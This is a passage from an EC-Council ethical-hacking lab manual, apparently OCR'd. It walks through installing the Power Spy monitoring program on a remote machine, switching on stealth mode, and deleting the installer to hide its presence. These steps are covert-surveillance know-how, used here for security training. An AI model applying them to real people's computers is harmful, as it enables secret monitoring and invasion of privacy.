
    Note: If a **User Account Control** pop-up appears, click **Yes**.

13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.

14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.


15. The **Run as Administrator** window appears; click **Run**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Information** dialog box appears; click **OK**.




18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

    Note: Here, the password is **test@123**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **Register product** window appears; click **Later** to continue.



20. The **Power Spy Control Panel** window appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **Start monitoring** option from the right-pane.

    Note: If the **System Reboot Recommended** window appears, click **OK**.

22. Click on **Stealth Mode** from the right-pane.

    Note: Stealth mode runs Power Spy on the computer completely invisibly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

    Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.

24. In the **Confirm** dialog-box that appears, click **Yes**.
25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
26. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

